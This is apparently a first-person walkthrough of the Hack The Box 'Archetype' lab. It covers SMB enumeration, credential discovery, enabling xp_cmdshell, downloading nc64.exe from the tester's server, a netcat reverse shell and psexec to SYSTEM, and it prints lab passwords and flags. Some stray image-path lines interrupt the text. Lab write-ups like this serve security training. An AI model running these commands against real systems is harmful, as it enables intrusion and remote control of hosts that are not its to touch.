Archetype -

Target: 10.129.95.187
Difficulty: Very Easy
Date: 10/15/2025
Author: Long Nguyen The Hoang

Executive Summary

This report documents my penetration test of the Archetype machine from Hack The Box. I successfully compromised the system through a chain of misconfigurations: exposed SMB shares containing credentials, SQL server access with excessive privileges, and credentials stored in PowerShell history. The attack progressed from initial reconnaissance to full SYSTEM-level access.

Key Findings:

- Anonymous SMB access exposed configuration files with cleartext credentials
- SQL service account had sysadmin privileges enabling command execution
- Administrator credentials found in PowerShell command history
- Successfully escalated from low-privilege user to SYSTEM

What I Was Trying to Do

My goal was to gain complete access to the Archetype system, starting from nothing but an IP address. I needed to identify vulnerabilities, exploit misconfigurations, and escalate privileges until I had full administrative control. The process involved systematic enumeration, credential discovery, and leveraging built-in Windows features to move from initial access to complete system compromise.

Phase 1: Initial Reconnaissance

Port Scanning and Service Discovery

I started with a standard Nmap scan to identify what services were running on the target.

Command I used:

bash

nmap -sC -sV 10.129.95.187

What I found:

- SMB ports (445) were open, indicating file sharing services
- Microsoft SQL Server 2017 was running on port 1433
- The system appeared to be a Windows Server machine
- Multiple services suggested this was a database server with file sharing enabled

This gave me a clear picture: I had both SMB and MSSQL to work with. SMB often reveals sensitive information if misconfigured, so I decided to start there.

Phase 2: SMB Enumeration

Listing Available Shares

My next move was to see what SMB shares were publicly accessible without any credentials. I used smbclient with the -N flag (no password) to list available shares.

Command I ran:

bash

smbclient -N -L \\\\10.129.95.187\\

What came back:

The system exposed several shares:

- **ADMIN$** - Administrative share (typically restricted)
- **C$** - Root drive share (typically restricted)
- **IPC$** - Inter-process communication
- **backups** - Custom share (potentially interesting)

The **ADMIN$** and **C$** shares were locked down with "Access Denied" errors, which was expected. However, the **backups** share was accessible without authentication - this was my way in.

Accessing the Backups Share

I connected to the backups share to see what files were available.

Command I ran:

bash

smbclient -N \\\\10.129.95.187\\backups

When I hit enter without providing credentials, the system let me in. No authentication required. Inside the share, I found a file called **prod.dtsConfig**.

Exploring the contents:

bash

smb: \> ls

```
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                      A      609  Mon Jan 20 07:23:02 2020
```

smb: \> get prod.dtsConfig

getting file \prod.dtsConfig

Examining the Configuration File

I downloaded the file to my local machine and examined its contents.

Command I used:

cat prod.dtsConfig

What I discovered:

The file was an XML configuration file for a SQL Server Integration Services (SSIS) package. Inside, I found credentials in **cleartext**:

xml

<ConfiguredValue>

  Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;...

</ConfiguredValue>

Credentials found:

- **Username:** ARCHETYPE\sql_svc
- **Password:** M3g4c0rp123

This was a critical finding. The credentials were for a SQL service account, which meant I could potentially access the Microsoft SQL Server that was running on port 1433.

Phase 3: Microsoft SQL Server Access

Connecting to MSSQL

With valid credentials in hand, I needed a way to connect to the SQL Server. I used **Impacket's mssqlclient.py**, a Python tool designed for interacting with Microsoft SQL Server.

What is Impacket?
Impacket is a collection of Python tools for working with network protocols. It's commonly used in penetration testing for attacking Windows environments. The mssqlclient.py script specifically handles MSSQL authentication and command execution.

Installation (if needed):

bash

git clone https://github.com/SecureAuthCorp/impacket.git

cd impacket


pip3 install .

Command I ran:

bash

python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.95.187 -windows-auth

When prompted, I entered the password M3g4c0rp123.



Result: Authentication successful! I now had a SQL shell on the target system.

SQL (ARCHETYPE\sql_svc dbo@master)>

Checking My Privileges

Before going further, I needed to understand what level of access I had. In MSSQL, the **sysadmin** role has full control over the database server, including the ability to execute operating system commands.

Command I ran:

sql

SELECT IS_SRVROLEMEMBER('sysadmin');

Result: The query returned 1, meaning **True**. I had sysadmin privileges.

This was significant because sysadmin users can enable **xp_cmdshell**, a dangerous feature that allows executing Windows commands directly from SQL queries.

Enabling Command Execution (xp_cmdshell)

What is xp_cmdshell?
xp_cmdshell is a built-in SQL Server stored procedure that executes operating system commands. It's disabled by default for security reasons, but administrators (or anyone with sysadmin privileges) can enable it.

Why enable it?
With xp_cmdshell enabled, I could run Windows commands through the SQL shell. This would give me the ability to:

- Execute system commands remotely
- Download files to the target
- Establish a more stable shell connection

Commands I ran:

sql

EXEC sp_configure 'show advanced options', 1;

RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;

RECONFIGURE;

Testing it:

sql

EXEC xp_cmdshell 'whoami';

Output:

archetype\sql_svc

Success! I could now execute commands on the Windows system as the sql_svc user.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "dir C:\Users\sql_svc\Downloads"
output
-------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 9565-0B4F

NULL

 Directory of C:\Users\sql_svc\Downloads

NULL

01/20/2020  06:01 AM    <DIR>          .

01/20/2020  06:01 AM    <DIR>          ..

               0 File(s)              0 bytes

               2 Dir(s)  10,722,222,080 bytes free
```

Phase 4: Establishing a Reverse Shell

Why I Needed a Better Shell

While xp_cmdshell allowed me to run commands, it had serious limitations:

- Each command required typing xp_cmdshell "command" every time
- Output was messy and hard to read (SQL formatting with NULL values)
- Commands didn't persist state (e.g., cd wouldn't stay in a directory)
- No interactivity (couldn't run tools that required user input)

- Very slow and tedious workflow

Solution: Establish a **reverse shell** using **netcat (nc64.exe)**.

What is a reverse shell?
A reverse shell is when the target machine connects back to your attacking machine, giving you a direct command prompt. Unlike a normal connection where you connect to the target, the target initiates the connection to you. This bypasses most firewalls since outbound connections are typically allowed.

Setting Up the Attack Infrastructure

I needed three terminal windows open simultaneously:

Terminal 1 - SQL Shell (already connected):

- Used for executing commands via xp_cmdshell
- Would be used to download and execute netcat

Terminal 2 - HTTP Server:

- Would host the files (nc64.exe and winPEAS) for download
- Python's built-in HTTP server

Terminal 3 - Netcat Listener:

- Would wait for the reverse shell connection from the target
- Listening on port 443

Preparing the Files

On my attacking machine :

```
┌─[eu-starting-point-vip-1-dhcp]─[10.10.14.47]─[ttla@htb-uczka1fjfz]─[~]
└──╼ [★]$ wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe
--2025-10-15 13:21:18--  https://github.com/int0x33/nc.exe/raw/master/nc64.exe
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)|140.82.112.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/int0x33/nc.exe/master/nc64.exe [foll
owing]
--2025-10-15 13:21:18--  https://raw.githubusercontent.com/int0x33/nc.exe/master
/nc64.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.1
33, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45272 (44K) [application/octet-stream]
Saving to: 'nc64.exe'

nc64.exe            100%[===================>]  44.21K  --.-KB/s    in 0.001s

2025-10-15 13:21:19 (32.5 MB/s) - 'nc64.exe' saved [45272/45272]
```

 # Download netcat for Windows

wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe

 # Download winPEAS for privilege escalation later

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe

 # Verify files are present

ls

```
┌─[eu-starting-point-vip-1-dhcp]─[10.10.14.47]─[ttla@htb-uczka1fjfz]─[~]
└──╼ [★]$ ls
cacert.der  Documents  impacket  my_data   Pictures        Public     Videos
Desktop     Downloads  Music     nc64.exe  prod.dtsConfig  Templates
```

Starting the HTTP Server (Terminal 2)


I needed to host these files so the target could download them.

Command I ran:

python3 -m http.server 8000

Output:

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...



Why port 8000?
Port 80 was already in use on my system, so I used port 8000 instead. Any port works - you just need to specify it in the download URL.

What this does:
Creates a simple web server hosting all files in the current directory. The target can now download files using:

- http://10.10.14.47:8000/nc64.exe
- http://10.10.14.47:8000/winPEASx64.exe

Starting the Netcat Listener (Terminal 3)

Before triggering the reverse shell, I needed to have a listener ready to catch the incoming connection.

Command I ran:

bash

sudo nc -lvnp 443

Flags explained:

- -l = Listen mode (wait for incoming connection)
- -v = Verbose (show connection details)
- -n = No DNS lookup (faster)
- -p 443 = Listen on port 443

```
┌─[eu-starting-point-vip-1-dhcp]─[10.10.14.47]─[ttla@htb-uczka1fjfz]─[~]
└──╼ [★]$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.47] from (UNKNOWN) [10.129.95.187] 49677
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\sql_svc\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\Downloads

10/15/2025  11:23 AM    <DIR>          .
10/15/2025  11:23 AM    <DIR>          ..
10/15/2025  11:23 AM            45,272 nc64.exe
               1 File(s)         45,272 bytes
               2 Dir(s)  10,722,103,296 bytes free
```

Why port 443?
Port 443 is the standard HTTPS port. Most firewalls allow outbound traffic on this port, making it a smart choice for reverse shells. It blends in with normal web traffic.

Output:

listening on [any] 443 ...

The listener was now waiting for the target to connect back.

Downloading Netcat to the Target

Back in **Terminal 1 (SQL shell)**, I used xp_cmdshell to download nc64.exe from my HTTP server.

Finding a writable location:

First, I checked where I was in the filesystem:

sql

SQL> xp_cmdshell "powershell -c pwd"

Output: C:\Windows\system32

This directory is protected - regular users can't write files here. I needed to find a writable location. The user's Downloads folder is typically writable.

Command I ran:

sql

SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.47:8000/nc64.exe -outfile nc64.exe"

Breaking down this command:

- powershell -c = Execute a PowerShell command
- cd C:\Users\sql_svc\Downloads = Navigate to writable folder
- wget http://10.10.14.47:8000/nc64.exe = Download the file
- -outfile nc64.exe = Save it as nc64.exe

Back in Terminal 2 (HTTP server), I saw:

10.129.95.187 - - "GET /nc64.exe HTTP/1.1" 200 –

```
192.241.161.5 - - [15/Oct/2025 14:13:46] "GET / HTTP/1.1" 200 -
192.241.161.5 - - [15/Oct/2025 14:13:46] code 404, message File not found
192.241.161.5 - - [15/Oct/2025 14:13:46] "GET /login HTTP/1.1" 404 -
95.216.244.158 - - [15/Oct/2025 14:13:56] "GET / HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:56] "GET /.bash_aliases HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:56] "GET /.bash_history HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:56] "GET /.bashrc HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:56] "GET /.BurpSuite/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:57] "GET /.cache/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:57] "GET /.config/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:57] "GET /.dbeaver4/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:57] "GET /.dbus/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:57] "GET /.emacs HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:58] "GET /.gtkrc-2.0 HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:58] "GET /.ICEauthority HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:58] "GET /.java/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:58] "GET /.kde/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:58] "GET /.local/ HTTP/1.1" 200 -
95.216.244.158 - - [15/Oct/2025 14:13:59] "GET /.mozilla/ HTTP/1.1" 200 -
```

The 200 status code meant success - the file was downloaded!

Verifying the download:

sql

SQL> xp_cmdshell "dir C:\Users\sql_svc\Downloads"

Output:

10/15/2025 12:30 PM   45,272 nc64.exe

Perfect! The file was now on the target system.

Executing the Reverse Shell

With nc64.exe downloaded, I could now execute it to establish the reverse shell connection.

Command I ran:

sql

SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.47 443"

What this command does:

- .\nc64.exe = Run the netcat executable
- -e cmd.exe = Execute cmd.exe and bind it to the network connection
- 10.10.14.47 443 = Connect to MY IP address on port 443

What happened:

1. nc64.exe started on the target
2. It connected to my listening port (443)
3. It executed cmd.exe
4. All input/output from cmd.exe was piped through the network connection

In Terminal 1 (SQL):
The command appeared to hang - this was normal and expected. The nc64.exe process was running and maintaining the connection.

In Terminal 3 (Netcat Listener):

bash

listening on [any] 443 ...

connect to [10.10.14.47] from (UNKNOWN) [10.129.95.187] 49678

Microsoft Windows [Version 10.0.17763.2061]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>

```
C:\Users\sql_svc\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

I now had an interactive Windows command prompt!

Testing the Shell

Commands I ran:

```
bash
C:\Users\sql_svc\Downloads> whoami
archetype\sql_svc

C:\Users\sql_svc\Downloads> hostname
ARCHETYPE

C:\Users\sql_svc\Downloads> cd ..

C:\Users\sql_svc> cd Desktop

C:\Users\sql_svc\Desktop> dir
 Volume in drive C has no label.
 Directory of C:\Users\sql_svc\Desktop

10/15/2025  06:00 AM    <DIR>          .
10/15/2025  06:00 AM    <DIR>          ..
10/15/2025  06:00 AM                32 user.txt
               1 File(s)             32 bytes

C:\Users\sql_svc\Desktop> type user.txt
3e7b102e78218e935bf3f4951fec21a3
```

```
C:\Users\sql_svc\Desktop> Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:37 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,708,103,168 bytes free

type user.txt
C:\Users\sql_svc\Desktop>3e7b102e78218e935bf3f4951fec21a3
```

User flag captured!

The shell was stable, responsive, and much easier to work with than xp_cmdshell. I could now navigate freely and run tools without the SQL formatting getting in the way.

Phase 5: Privilege Escalation

The Goal

I had a shell as sql_svc, a low-privilege service account. The user flag was accessible, but the root flag was located in C:\Users\Administrator\Desktop\root.txt - a location I couldn't access with my current privileges.

I needed to escalate to Administrator or SYSTEM.

Automated Enumeration with winPEAS

What is winPEAS?
winPEAS (Windows Privilege Escalation Awesome Script) is an automated tool that checks for hundreds of potential privilege escalation vectors. Instead of manually running dozens of commands to enumerate the system, winPEAS does it all in one go.

What it checks:

- User privileges and group memberships
- Scheduled tasks with weak permissions
- Services that can be hijacked
- Credentials stored in files or registry
- Unpatched vulnerabilities
- PowerShell history files

- Misconfigurations
- And 200+ other potential issues

Downloading winPEAS

My HTTP server (Terminal 2) was still running from earlier, and I had already downloaded winPEASx64.exe to the same folder as nc64.exe.

In my reverse shell (Terminal 3):

First, I switched to PowerShell for better download capabilities:

bash

C:\Users\sql_svc\Downloads> powershell

Then downloaded winPEAS:

powershell

PS C:\Users\sql_svc\Downloads> wget http://10.10.14.47:8000/winPEASx64.exe -outfile winPEAS.exe

Back in Terminal 2 (HTTP server):

10.129.95.187 - - "GET /winPEASx64.exe HTTP/1.1" 200 -

Verifying the download:

powershell

PS C:\Users\sql_svc\Downloads> dir

Mode LastWriteTime Length Name

---- ------------- ------ ----

-a---- 10/15/2025 12:30 PM 45272 nc64.exe

-a---- 10/15/2025 12:45 PM 1989632 winPEAS.exe

Both files were now on the target system.

Running winPEAS

Command I ran:

powershell

PS C:\Users\sql_svc\Downloads> .\winPEAS.exe

The tool started scanning the system. Output began flooding the screen - hundreds of lines of checks, color-coded by severity:

- **Red** = High-priority findings (99% a privilege escalation vector)

- **Yellow** = Interesting findings worth investigating
- **Blue** = Informational

I let it run for about 2-3 minutes while it completed all checks.

Analyzing the Output

Among the extensive output, two findings caught my attention:

Finding 1: SeImpersonatePrivilege Enabled

[+] Current Token privileges

SeImpersonatePrivilege: ENABLED

What this means:
The SeImpersonatePrivilege allows a process to impersonate other users. This privilege can be exploited using tools like **Juicy Potato** or **PrintSpoofer** to escalate to SYSTEM.

However, there was an easier path...

Finding 2: PowerShell History File

[+] Checking PowerShell History

PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

PS history size: 79B

```
PS C:\Users\sql_svc\Downloads>
PS C:\Users\sql_svc\Downloads> cd ..
cd ..
PS C:\Users\sql_svc> cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> ls
ls


    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSR
eadline


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt
```

What this means:
There was a PowerShell command history file, and it wasn't empty (79 bytes). Administrators

sometimes type commands containing passwords, and PowerShell saves ALL commands to this history file.

This was a simpler and faster escalation path than exploiting SeImpersonatePrivilege.

Reading the PowerShell History

Command I ran:

powershell

PS C:\> type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> cat
 ConsoleHost_history.txt
cat ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

Output:

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

Jackpot! 🎉

This command revealed that someone (likely the Administrator) had previously mounted a network drive and included their credentials directly in the command:

Credentials found:

- **Username:** administrator
- **Password:** MEGACORP_4dm1n!!

This was a critical security mistake - credentials should never be included in commands, as they get logged in history files.

Phase 6: Administrator Access with psexec.py

What is psexec.py?

psexec.py is another tool from the Impacket suite. It allows remote command execution on Windows systems using valid credentials. Unlike the reverse shell I established earlier, psexec.py:

- Connects directly via SMB (port 445)
- Authenticates with valid credentials
- Automatically gives you a SYSTEM-level shell (even higher than Administrator!)
- Is more stable and reliable than reverse shells

How it works:

1. Authenticates to the target using SMB
2. Uploads a small service executable
3. Registers it as a Windows service
4. Starts the service (which runs as SYSTEM)
5. Gives you an interactive shell

Using psexec.py

With the Administrator password in hand, I could now use psexec.py to get a proper administrative shell.

Command I ran (in a new terminal or Terminal 1):

bash

python3 psexec.py administrator@10.129.95.187

When prompted for password:

Password: MEGACORP_4dm1n!!

Success! I now had a shell with full administrative access.

```
└─ [★]$ python3 psexec.py administrator@10.129.95.187
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its af
filiated companies

Password:
[*] Requesting shares on 10.129.95.187.....
[*] Found writable share ADMIN$
[*] Uploading file UuTZZJFV.exe
[*] Opening SVCManager on 10.129.95.187.....
[*] Creating service jxIo on 10.129.95.187.....
[*] Starting service jxIo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ..
```

Verifying Privileges

Command I ran:

bash


C:\Windows\system32> whoami

Output:

nt authority\system

NT AUTHORITY\SYSTEM is the highest privilege level on Windows - even higher than Administrator. I had complete control over the system.

Capturing the Root Flag



C:\Users\Administrator\Desktop> type root.txt

b91ccec3305e98240082d4474b848528